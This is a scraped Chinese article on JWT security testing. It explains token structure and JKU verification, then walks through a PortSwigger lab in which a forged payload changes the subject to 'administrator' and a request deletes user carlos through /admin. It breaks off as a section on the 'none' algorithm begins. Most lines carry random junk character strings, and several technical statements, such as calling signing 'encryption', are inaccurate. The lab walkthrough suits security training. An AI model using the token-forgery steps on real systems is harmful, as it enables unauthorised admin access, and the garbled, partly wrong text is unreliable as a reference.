|
& @1 [; f: l9 F3 z8 o
干货 | JWT渗透姿势一篇通
4 I5 S( X+ e- m
! F* O2 @/ E' e3 v+ J
6 T" Z- P& E# p2 C: @; e& n$ Q 渗透安全团队 2023-10-20 00:00 湖北
8 [% L; H, x/ l1 X7 I, C 9 z1 ^* q) ^6 K3 W
0 x# B) b+ l2 {: r: a6 O 文章前言
; w$ n x, V1 h f
3 {. k# W& b5 ?& N( e( S/ i" J- n- ?- @" [- I! @0 b
由于微信公众号推送机制改变了,快来星标不再迷路,谢谢大家!
* u; G: n5 K$ D* T, r
, B. E0 r; \/ P
% Q$ k0 w; p8 I |. U, y 6 ~8 D8 ~# Z, n& p+ N
8 b: l! E) e$ m) _  . J! }# C1 Y7 w' F) e8 F% N! ]9 S $ Z7 E( M8 N2 m! z% z* c0 e
" b) m# W! V5 J1 }4 {5 w 企业内部产品应用使用JWT作为用户的身份认证方式,在对应用评估时发现了新的关于JWT的会话安全带来的安全问题,后期再整理时又加入了之前遗留的部分JWT安全问题,至此汇总成一篇完整的JWT文章$ x+ b b3 k% x% E! e: U
6 D& R( g x8 e$ o- y+ X5 `
' \; c7 Q# }: E! K5 ` 简单介绍5 `" K# g+ H$ L" P6 V5 g$ s/ Y/ y
# C2 p1 ~3 p5 a) {9 i6 \9 w5 ]2 A" A/ R% I; A
JWT(JSON Web Token)是一种用于身份认证和授权的开放标准,它通过在网络应用间传递被加密的JSON数据来安全地传输信息使得身份验证和授权变得更加简单和安全,JWT对于渗透测试人员而言可能是一种非常吸引人的攻击途径,因为它们不仅是让你获得无限访问权限的关键而且还被视为隐藏了通往以下特权的途径,例如:特权升级、信息泄露、SQLi、XSS、SSRF、RCE、LFI等
2 q( r; ~% N% K+ l& @! w% I! S ; z3 G! _8 ]+ c- h' ~$ P! x
' X* |6 {$ ~$ E2 n6 b 基础概念1 ~% v: K8 n% R0 d6 E
7 ~- _; O3 P2 [( b. o& `" g
+ g8 R& X3 u, A# i/ ~" q+ Y3 _- C -
$ Q; ^) f8 M9 `" v JWS:Signed JWT,签名过的JWT
4 ]7 F7 h, L2 l2 W% W4 D C
, Y4 b; q# O4 U
-
: |/ q$ u5 w; \% \ JWK:JWT的密钥,也就是我们常说的SECRET
7 J% U# l. s" h- \, m. g
8 \0 I# h* y8 v: @" v; q
- / ]1 D. I: o( E+ p
JWE:Encrypted JWT部分payload经过加密的JWT: _0 h# H2 l& G! x6 h
# U( g: G0 U, ]; V, e' x# c, d -
$ i+ ]2 x! G* F! B: [2 r JKU:JKU(JSON Web Key Set URL)是JWT Header中的一个字段,字段内容是一个URI,该URI用于指定用于验证令牌秘钥的服务器,该服务器用于回复JWK
& Q' j% F4 n! g2 h
2 d% Z9 n: e! C5 D -
6 H2 J# Y) W) P7 G0 q3 ` X5U:X5U是JWT Header中的一个字段,指向一组X509公共证书的URL,与JKU功能类似7 }+ R; L4 A+ m. u3 ~+ K `8 h' D
' V9 G% J A8 ]* E5 Q+ K -
1 `7 `& E# E3 b X.509标准:X.509标准是密码学里公钥证书的格式标准,包括TLS/SSL(WWW万维网安全浏览的基石)在内的众多Internet协议都应用了X.509证书) B* E- ?( Z8 t$ q9 k
& A8 A5 r4 q& S9 N. o$ L" m& i
2 |3 u# ~4 y& T
7 j O2 J2 b; @' ^8 N 基本结构
# ~$ f- B9 h6 c
# M5 l- | C$ r% x8 E
( {, G4 W! O- q7 F JWT(JSON Web Token)的结构由三部分组成,分别是Header、Payload和Signature,下面是每一部分的详细介绍和示例:# O; l% u' y/ `5 n1 S% n4 o
+ q% |, [' O/ H1 N" q' y
+ ^. K& @$ ?+ y9 M- Y; K8 R Header' N: w% |; F1 R2 y( ~$ D. s% k
2 ^5 ^, \7 p( b- T, r' O1 |; f& Z# Y0 n, x
Header包含了JWT使用的算法和类型等元数据信息,通常使用JSON对象表示并使用Base64编码,Header中包含两个字段:alg和typ
" ?3 G' H4 }+ {; M
alg(algorithm):指定了使用的加密算法,常见的有HMAC、RSA和ECDSA等算法
9 k5 v: x3 u+ o' q( @ `
typ(type):指定了JWT的类型,通常为JWT. |; ~0 I1 b0 m- F4 M$ c
! _, B4 b0 ~9 P8 l9 _. T3 n4 d2 I" k, g
& @/ T% x. n5 F$ a 下面是一个示例Header: W- ?" d. c3 Z7 [. o6 x f" K" n
6 u2 [! i' }( y- _9 v' Q4 X( u$ G9 L
) F# E8 x) Q L
{
! q- h: U8 l3 D* q, M2 S
"alg": "HS256",
) G' O5 a1 E0 u% ]6 C9 D
"typ": "JWT"
, e9 ~- ]0 S0 G2 s+ n2 l h
}& y: k+ ]) e7 q. z! b+ k6 ~
# N8 z7 D. V! M( m; Y2 T , v, [0 i0 p1 F8 s$ w$ p# t
, W- w9 K: ?, c3 `" v+ S& K9 G% u
其中alg指定了使用HMAC-SHA256算法进行签名,typ指定了JWT的类型为JWT
+ M, X- N g8 E3 ?
, Y* ^" h, W' M. E
x) N/ o' a \! {2 h; |' y Payload+ {. l" d0 d) S6 E& {: r
! O8 @' ~4 f8 g4 B' L, ^& y" T
2 X* L" i$ w! } Payload包含了JWT的主要信息,通常使用JSON对象表示并使用Base64编码,Payload中包含三个类型的字段:注册声明、公共声明和私有声明
8 W: r6 }: W; x: C
* ]4 L5 o2 A; C' p# |
( v/ Y1 D( S7 M I i8 N K - . c0 t' z9 v5 E) T0 q2 ?
公共声明(Public Claims):是自定义的字段,用于传递非敏感信息,例如:用户ID、角色等
) L, j7 a7 v$ F, j# b
) k+ b' K# l3 X g4 O
- - I' k% ~+ l2 f1 P% ]1 D7 c3 |: r
私有声明(Private Claims):是自定义的字段,用于传递敏感信息,例如密码、信用卡号等
% P$ T7 }/ ^ \5 k _! r! {
' r, s2 U" Z4 g g$ L* i -
1 t0 g4 p/ b) J$ k. w% A; ~ y- P 注册声明(Registered Claims):预定义的标准字段,包含了一些JWT的元数据信息,例如:发行者、过期时间等* r8 C& K" B, k8 b
9 n% T9 X2 f" U5 M6 @/ T 0 q3 G. T: q. J
9 W( w1 u) ~: S) i
下面是一个示例Payload:! q0 ^: o3 j: ~8 p E
/ n3 S) p" O* |, c4 q! ?7 [
Z& T; A! a, c4 q S3 d 7 o0 _. y; r3 ^+ T- u% m" h
{
6 e+ L$ ]* N$ t" T5 H4 o "sub": "1234567890",
; T- y% M8 u6 j( u1 t "name": "John Doe",
) @3 _" l2 a; k* f6 \& y "iat": 1516239022
% E. M n2 S6 z/ L" K}
( U L0 \0 K" j) g , \( B" @( a, }* G1 `
1 x9 N: z E9 T2 e, O
4 z7 P( y: d: k4 d2 ^1 {4 H9 V 其中sub表示主题,name表示名称,iat表示JWT的签发时间
- M- s9 D. Y7 k8 c& Q 6 K7 R# f# Q4 h7 A2 }& n1 d
" ?) T+ u+ y4 D5 Q$ }6 e) W1 n' c2 I Signature- u& l& o/ q/ g! y. c& i
' G3 }3 |3 n. _6 n; l
9 i4 p& x, n I$ D- a& T2 ]# K% k* n2 L1 C Signature是使用指定算法对Header和Payload进行签名生成的,用于验证JWT的完整性和真实性,Signature的生成方式通常是将Header和Payload连接起来然后使用指定算法对其进行签名,最终将签名结果与Header和Payload一起组成JWT,Signature的生成和验证需要使用相同的密钥,下面是一个示例Signature
0 D2 Q, a5 f: [8 g7 X
/ L- }+ H/ b0 K4 M1 Z% f
9 P C, p: a2 t+ @$ [- h; B
) F, `2 y$ E5 |6 r4 {% g" Y5 d$ r HMACSHA256(base64UrlEncode(header) + "." +base64UrlEncode(payload),secret)- z9 R, J' U) i$ n; e1 J4 l C
+ C: c( Q& o- L/ h( s0 [
% q X5 ^5 s3 V. c7 ^8 M+ [7 E; ~ U' i; K, ~# c! B
其中HMACSHA256是使用HMAC SHA256算法进行签名,header和payload是经过Base64编码的Header和Payload,secret是用于签名和验证的密钥,最终将Header、Payload和Signature连接起来用句点(.)分隔就形成了一个完整的JWT,下面是一个示例JWT,其中第一部分是Header,第二部分是Payload,第三部分是Signature,注意JWT 中的每一部分都是经过Base64编码的,但并不是加密的,因此JWT中的信息是可以被解密的
; g% a& F& P% z6 \9 X / f/ ]4 n6 y5 S- u
% G- l5 W) g% A 9 C2 m) R8 m L5 S
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
6 r4 ]0 j6 H8 g; I$ g- _$ k3 ?; ceyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.
Z* `2 p7 w0 F4 u$ V$ \& X
SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c, n0 i& ~/ t0 d
. \- |$ f6 a D8 a2 k
) ^* O8 U! k! Y4 M6 f( z
$ a2 u, _- F, t8 V1 F: X$ K( d& w 在线平台0 m% J5 Z N6 y2 t C- x
1 t3 K. d0 ~6 j1 T& x6 D4 ~& J, y, f7 [1 D7 J

下面是一个JWT在线构造和解构的平台:
; N- T9 s- D( ^/ N( }/ g: lhttps://jwt.io/8 c1 s* k/ E) s& {) l* t5 h# H' F2 ^
! i/ w0 T0 U7 Y; j2 h- |4 C0 K- ?% y
& J) _! _: C: R# D3 B1 u' B
 , n% X5 n W* K, F . V2 m5 r; W# u0 f6 ?! o
7 x1 {6 W8 v6 N. W# | 工作原理$ q+ [7 Y S1 n$ w8 ?
D4 u& H$ n- r! M6 [
* f, I6 @0 i) d; { JWT工作原理/ h' g; S5 |& d3 W; H
* P4 Q; g4 w. t$ w k: y. {/ ~
" g, _7 M' a& a" {( X$ [' T JWT的工作流程如下:1 k7 X" @% `6 ~, t5 D
K0 r6 ?" @$ m. ]7 z" F6 ^0 E
6 g0 Y5 x( v( z6 M. j% p: s$ o$ G -
6 E# e. A2 l" d6 ]! a+ O 用户在客户端登录并将登录信息发送给服务器
3 U5 V# v& u1 f7 D4 K
1 B/ v) @8 I7 u8 @6 |+ Y. C - % q- h/ S( l) S: R3 z
服务器使用私钥对用户信息进行加密生成JWT并将其发送给客户端
# Q, v" V# x# |2 J/ w8 q( A
& t5 O' f4 d" X" R: G+ ^# E -
# s9 U: X, t2 g. d5 { 客户端将JWT存储在本地,每次向服务器发送请求时携带JWT进行认证; |2 s9 J. v+ j/ k4 @* J. A
/ [7 I* A) J7 D% e6 ^
- : P& }- v& [0 v# T R9 u4 `" Q- t
服务器使用公钥对JWT进行解密和验证,根据JWT中的信息进行身份验证和授权
& t, T) Y) M# Z. |7 B+ a
/ y0 J: n. ]# x$ t" q' g3 i2 i' e+ u
- . x0 {6 H1 a, u7 N& \8 K3 f2 |
服务器处理请求并返回响应,客户端根据响应进行相应的操作. P( H/ F& Y; r& l& T) o& k- u2 u
f' u' C% f+ x. a( ^5 ~- ~; [
+ o3 R7 j4 K. L# `) z8 f6 A+ ~/ _5 ^) }7 `& ^$ Y) \
JKU工作原理+ Z1 M, D' d7 X N0 {2 A
: S, e9 |( [3 ?6 h6 @9 P
8 K8 A( S6 g; O9 `. f' z: W

Step 1:用户携带JWS(带有签名的JWT)访问应用
* q' N" H+ a R6 o4 I" c \$ D. [ * `5 q+ U3 e5 g% O$ y
! n, `. `# K" H+ c+ f% ~' B3 A  - ^0 p; t" Q, {7 O $ N# O8 D" _: [; ?
* Y n8 g1 J# g* l Step 2:应用程序解码JWS得到JKU字段; E- ?( u$ M! N3 j3 q" k5 u
. }# v2 e, A% F/ Q1 g! H- |
4 d$ `7 ~1 X; j6 F  ; s7 F/ D! O) ~ 2 `( l% _' d/ q4 D

. r+ V1 Z7 {, K Step 3:应用根据JKU访问返回JWK的服务器4 t6 f p F. A1 P" _; e
: L; e1 V; v1 A: m0 `. A2 H& O' n9 z% J8 ~8 M* {9 J) q2 l
 * J2 y/ f5 y& A A
: d& G5 i/ ?/ G6 ^5 }4 B8 O$ T4 C
Step 4:应用程序得到JWK* w. g# M K9 c* P
8 l; t& @& G, ?1 e( v$ P& b) a+ Q4 V5 X9 B4 v1 |
 , z$ \$ ~: S5 E+ Y R. p : ^8 O& @9 n' ^. f
- x3 N5 N# L. v0 E' H
Step 5:使用JWK验证用户JWS
, J7 T, c! p5 N! L4 r* O3 B* X" `
2 p' _ S0 X, r
: }- u5 O2 |; B9 _+ H  : o3 n a. W4 s0 r- s9 F
0 u- X* o( Q/ G+ X, c
) c7 P* \' b5 ^- E- n( f/ t Step 6:验证通过则正常响应. ]8 q& M! k K D
( E+ e1 d9 W6 @1 I3 u
6 e1 v1 Z P z6 ]$ r. D  ' x) u+ _: J+ k( e+ {) O2 r- ^$ W% y
' s. g5 s5 r; C5 n! ]8 R+ [' A; D" K$ v* a4 i! c2 N
漏洞攻防
- H0 g3 @/ i( F- A' Q! ?
) x' o" |( ]9 R1 j Z% ~5 g3 W% g0 y9 Q! }
签名未校验: o8 o- _6 l& W) j6 `
1 o( l7 c p$ G% @7 B! y8 w
7 V) R. _1 P+ Y 验证过程: ]% F7 j& i$ g3 M' |
& ]0 Q. z; f% Q: I* l+ Q% a
. [9 @+ E; [* [8 l. f; z JWT(JSON Web Token)的签名验证过程主要包括以下几个步骤:
. i1 h$ D, t0 P4 A0 P
2 f( j4 U0 r# |- O
- P/ h, e1 J9 ~ - * `9 v/ x! x5 B
分离解构:JWT的Header和Payload是通过句点(.)分隔的,因此需要将JWT按照句点分隔符进行分离1 @7 { t# q4 i% A9 {
, [8 C8 `- B- m! c5 l0 N* }; I -
$ ~$ q! ]& r6 ~: K 验证签名:通过使用指定算法对Header和Payload进行签名生成签名结果,然后将签名结果与JWT中的签名部分进行比较,如果两者相同则说明JWT的签名是有效的,否则说明JWT的签名是无效的& h! i- @" }; u% Q
; {9 {, Q" f! n W( e -
3 q- e; q$ {) Y2 Y 验证信息:如果JWT的签名是有效的则需要对Payload中的信息进行验证,例如:可以验证JWT中的过期时间、发行者等信息是否正确,如果验证失败则说明JWT是无效的& S8 h7 }0 N d, Y9 U
& T- N( N, A; `. Y0 H" j( j! A, h! i
; y a( r2 s/ n' r2 `# J1 @9 n0 P, m1 Q4 V
下面是一个使用JAVA进行JWT签名验证的示例代码:- B/ B0 |! ] S& V4 C4 @
! k7 o" p! R! |! J- j8 C; O( p
7 k! {8 _3 ]3 S& o! P5 M/ ?& p' U
import io.jsonwebtoken.Claims;
+ J/ \8 W9 U% E0 p6 T1 a O
import io.jsonwebtoken.Jwts;
& @% `7 P e7 G. i+ }
import io.jsonwebtoken.SignatureAlgorithm;
+ `: w/ M+ N2 R! o; X% L! ^6 [
5 Q( ^0 i0 ~& \' x. v2 uimport java.util.Date;
+ ^5 T9 }! T2 v m* C" [* `' T% h4 e
5 R7 q5 n! H: K
public class JWTExample {
5 X! c7 t1 h k; ^$ L
" J% i4 L. ]) m' l; y+ o6 q
private static final String SECRET_KEY = "my_secret_key";
; |6 c6 Z) ]5 d7 d ^8 o5 [- T
. n. w: c0 y# j7 P* ~+ `+ j" n public static void main(String[] args) {
. K! j- E7 A& m) l* } // 构建 JWT
3 u8 ~) I. n( q0 w String jwtToken = Jwts.builder()
# `5 P0 v1 n. |6 [
.setSubject("1234567890")
, U% I2 g6 R5 M6 ] U( }/ Q+ ^ .claim("name", "John Doe")
: R. q6 R, l n& I; ]- t9 q .setIssuedAt(new Date())
9 c9 y( i5 c* R( q
.setExpiration(new Date(System.currentTimeMillis() + 3600000)) // 1 hour
* Z( s3 R& s) v. z
.signWith(SignatureAlgorithm.HS256, SECRET_KEY)
3 O$ p# H1 X. q3 t4 ]) q" Q z7 w .compact();
0 ], s D f2 L6 l% v) C- c
. v6 ^* ]" P9 ]6 ]- ~
// 验证 JWT
8 B* H9 o( X7 T2 z, J$ a try {
. o/ h: I$ u, n
// 分离 Header, Payload 和 Signature
* R7 s/ g' z" n) \
String[] jwtParts = jwtToken.split("\\.");
) c) K. q/ u/ u4 _4 x String header = jwtParts[0];
, }, ?! o+ u+ A9 x String payload = jwtParts[1];
4 ?5 S' W* B9 V/ q. U6 c
String signature = jwtParts[2];
4 F0 Z2 Y. S n: f- v
9 g( A' V. m4 e0 R" |- k // 验证签名
2 K/ G4 h1 Q" c8 r% K y$ ^: {8 D
String expectedSignature = Jwts.parser()
& D! \. I" z" F8 x: M .setSigningKey(SECRET_KEY)
) Y* v' S0 G' |
.parseClaimsJws(jwtToken)
5 ^' h% `4 U+ x .getSignature();
' Q2 S y) t6 N0 S5 N if (!signature.equals(expectedSignature)) {
0 `6 F3 o+ [7 H; e1 [$ t9 M throw new RuntimeException("Invalid JWT signature");
/ l1 [( t0 x8 f3 Q }
$ l3 h X) I4 x1 K9 z: g5 |) H
& ]: F% x- @+ R: K // 验证 Payload 中的信息
6 e) N: h) T- d3 C# ^. i0 E Claims claims = Jwts.parser()
( z. k$ w+ t8 C! g
.setSigningKey(SECRET_KEY)
, r( m: e9 G6 K4 R. n" z# u6 R
.parseClaimsJws(jwtToken)
+ T' T# j' r( }
.getBody();
7 Y! I# z# o) X% z/ g' U. y, @. s
System.out.println("Valid JWT");
! ^6 d1 | b8 X2 x E
} catch (Exception e) {
3 p- w" ^; X- o3 w4 p- x/ ] System.out.println("Invalid JWT: " + e.getMessage());
+ s6 J |' M# p6 W }
2 U3 ?% S. ]2 l6 F) h9 _" G }
+ N1 n+ @" b# ^5 _- L
}0 G0 e: ]% _' t. N6 A
# j7 I1 |* B9 d, s# [4 b/ `
$ X0 D3 T3 d7 Z2 G% u. k5 ?, C0 @: J: z6 o8 E' Q
在上面的示例代码中使用jwt库进行JWT的签名和验证,首先构建了一个JWT,然后将其分离为Header、Payload和Signature三部分,使用parseClaimsJws函数对JWT进行解析和验证,从而获取其中的Payload中的信息并进行验证,最后如果解析和验证成功,则说明JWT是有效的,否则说明JWT是无效的,在实际应用中应该将SECRET_KEY替换为应用程序的密钥" D$ b J: L6 }1 S9 N
% `) ^8 k9 X' T/ W1 N
2 d( [# q: @: }1 E3 r; G
漏洞案例
, L* g4 f+ N" C/ k7 \7 x* G
6 }% _# {, `# o% W

: e0 _0 I3 m+ v. \0 `$ ? JWT库会通常提供一种验证令牌的方法和一种解码令牌的方法,比如:Node.js库jsonwebtoken有verify()和decode(),有时开发人员会混淆这两种方法,只将传入的令牌传递给decode()方法,这意味着应用程序根本不验证签名,而我们下面的使用则是一个基于JWT的机制来处理会话,由于实现缺陷服务器不会验证它收到的任何JWT的签名,如果要解答实验问题,您需要修改会话令牌以访问位于/admin的管理面板然后删除用户carlos,您可以使用以下凭据登录自己的帐户:wiener:peter
# w" w6 O1 Y* D ?
靶场地址:https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-unverified-signature
/ g0 e) g; E" U
* S; [: b Z8 L1 C6 J8 L4 d( K! G7 d% w8 v# j
 ( ?$ }2 l# M% x7 j: j ; b; s2 I$ r7 H, G; H2 n
B& x' Q$ L) S* y% U8 B$ s 演示步骤:
1 z- n4 `) J! E7 d+ yStep 1:点击上方的"Access the Lab"访问靶场并登录账户
+ o' z' y9 D" @' E+ _) p( a 6 L# d) W+ f- y# [
1 }* |& \& W. f [4 U/ a* Q4 [  : { A4 L2 B4 @$ ]; H 1 b) I- a4 }* X

( G( j# l2 W, o3 g7 H2 R Step 2:进入到Web界面并登录靶场账户
0 f9 _: A( L% ?* s+ y4 J
1 \* {1 G& b7 O5 e- u) F
6 S5 l9 b+ N8 N. X# z $ L. S. ^+ ?+ o9 q( j
wiener:peter
2 x) H1 p& n5 ? O, t
X/ f* W+ `5 Y* `
* J9 {5 P1 j2 x. O4 z; k0 M! G h# B
" M$ j! }$ O% G  ( R% G0 ]$ ?8 W' ~' Y! H0 C) p% \
5 Y6 x4 n, K# F( V7 I+ i5 o+ ~- M+ G1 Q0 j$ ~
 : a7 G. H4 f; U+ H; F& L. \) M % x) _, h6 S \ [% o: d' _$ h

* m% Q5 c0 D" m& J2 ~. \ 登录之后会看到如下一个更新邮箱的界面
& A* }' g9 L9 ^( B9 [
. Q1 _+ }4 X7 W0 Q7 N+ D- z7 s" F1 X
 9 E9 d" |6 G4 \2 y * U9 U; N- K: Q$ A \" Y

6 G5 Y. k- P& a9 [# v Step 3:此时在我们的burpsuite中我们可以看到如下的会话信息
3 u& b- N& }1 p6 x A
6 g2 c; a* z- m4 x X$ k& I E! ~. L3 F4 k) L c( s
 ' X# J3 a* g3 n l9 y+ N
* _9 i+ ^4 Q* z+ Y# _
8 g2 [9 r- K, u a* c( b 此时查询当前用户可以看到会显示当前用户为wiener:
6 q0 E" b) W6 W# o ' A' O; M2 X; T; q- Y
# d+ D3 L$ X. @1 M0 k: O  5 X% x$ j* X* S
* w: c5 d7 Z: l# \0 v9 e8 D# N" l8 \6 ~* j3 v$ C1 R6 a
截取上面中间一部分base64编码的部分更改上面的sub为"administrator"
; e" B8 O* g; v* a: L2 n( N3 y
6 E3 ]" v- a W c* {& X! O
; d7 ?# v% A- ?2 X ) S$ b+ s5 F: B" o
eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6IndpZW5lciIsImV4cCI6MTY4Nzc5MDA4M303 b0 N. q/ N' \! r( }# d7 K* r
; T- F; m; c: z/ _1 f5 Y( c! {7 h
3 M6 \9 C% j) T
9 \: D1 _! v$ m# L  % t* Z; _* `" v% i1 f3 Y1 m) G y
6 q8 R% ^1 m' _4 t6 W: _6 d' u `/ I
: @3 S9 O7 a7 ~( R
( w( q, b) A. E1 P- s, a o8 ?
5 K/ r+ _ U p6 b 构造一个sub为"administrator"的载荷并将其进行base64编码处理:9 e2 F% ]6 T! t: D9 y
1 e( r0 x' F0 f! J5 g5 @ z9 X
& t* {2 m9 J) T4 D* c. \- W0 _# }/ ^
- Y p' z; {* ?$ S; T) U2 q; S- G eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6ImFkbWluaXN0cmF0b3IiLCJleHAiOjE2ODc3OTAwODN9
0 Z( @3 Y9 n+ V* p$ ]& N " g+ U* `# m" }0 d% o# Q5 P( S6 C
$ F6 C+ v' H7 h0 u: m
, {0 ?* t* s" N1 D- J  0 Z* t% ?8 k5 R 4 a: V/ m' d! ~2 E, `* E
# M% w0 ?& a( i7 R2 b8 ?8 Z 替换之后重新发送请求:
& S8 [& J s& C1 x: n, J - ~3 @9 {3 [+ N: r/ c* h
& F H: A- l- T A/ @' Q+ s) I) \
 - k P5 c- D* R : D/ x3 }+ K8 V; m( X
; ?, J& {. j3 P a! b& V
按照题目要求访问/admin路径,发现两个删除用户的调用接口:! D6 a, q. I& t7 L
3 C- f {3 v3 y+ L9 h+ @1 A3 `
/ n' v* N& R( |. J& }
 8 S5 @/ u" n2 {: ]/ B% @
: L1 X3 X% E5 N9 T7 E- @$ {' V2 D4 r+ D
请求敏感链接——删除用户carlos
( B! E4 u, Y" \+ C
5 Z. i9 j8 N2 y4 E6 i/ D$ Y( ?7 [: c+ d. Z: X) A+ E" `
9 X5 E3 [4 U5 ]* F4 ` T
GET /admin/delete?username=carlos HTTP/1.1- Y" ?* j l7 y* i0 n
7 l! a2 H0 w4 ]8 v. I; l' ?7 q# X
8 P# Y5 [3 G2 i; I+ v* b5 B' b% f& d9 I
+ j# W# u4 _* {4 w9 W# V& r% K, M) p  ' `( f5 p$ x" F: q . R) ?: Y& u; x2 _
/ I- e% h' U0 N* E# t: X 完成靶场的解答:
( g3 _7 s$ I; r - u- k6 v# I1 i( G
- e2 I' O' Z4 k5 H: U  U8 [1 P' V/ E) V+ V6 M# @1 @
" n" j U' S, r& ]" [% q8 b+ K0 b
, n& j) _4 j; p0 c$ O 签名用None7 e3 G! D1 ]7 S
: D0 f: L* F/ G) C6 l9 G" B3 j6 q7 O& v. ?
场景介绍
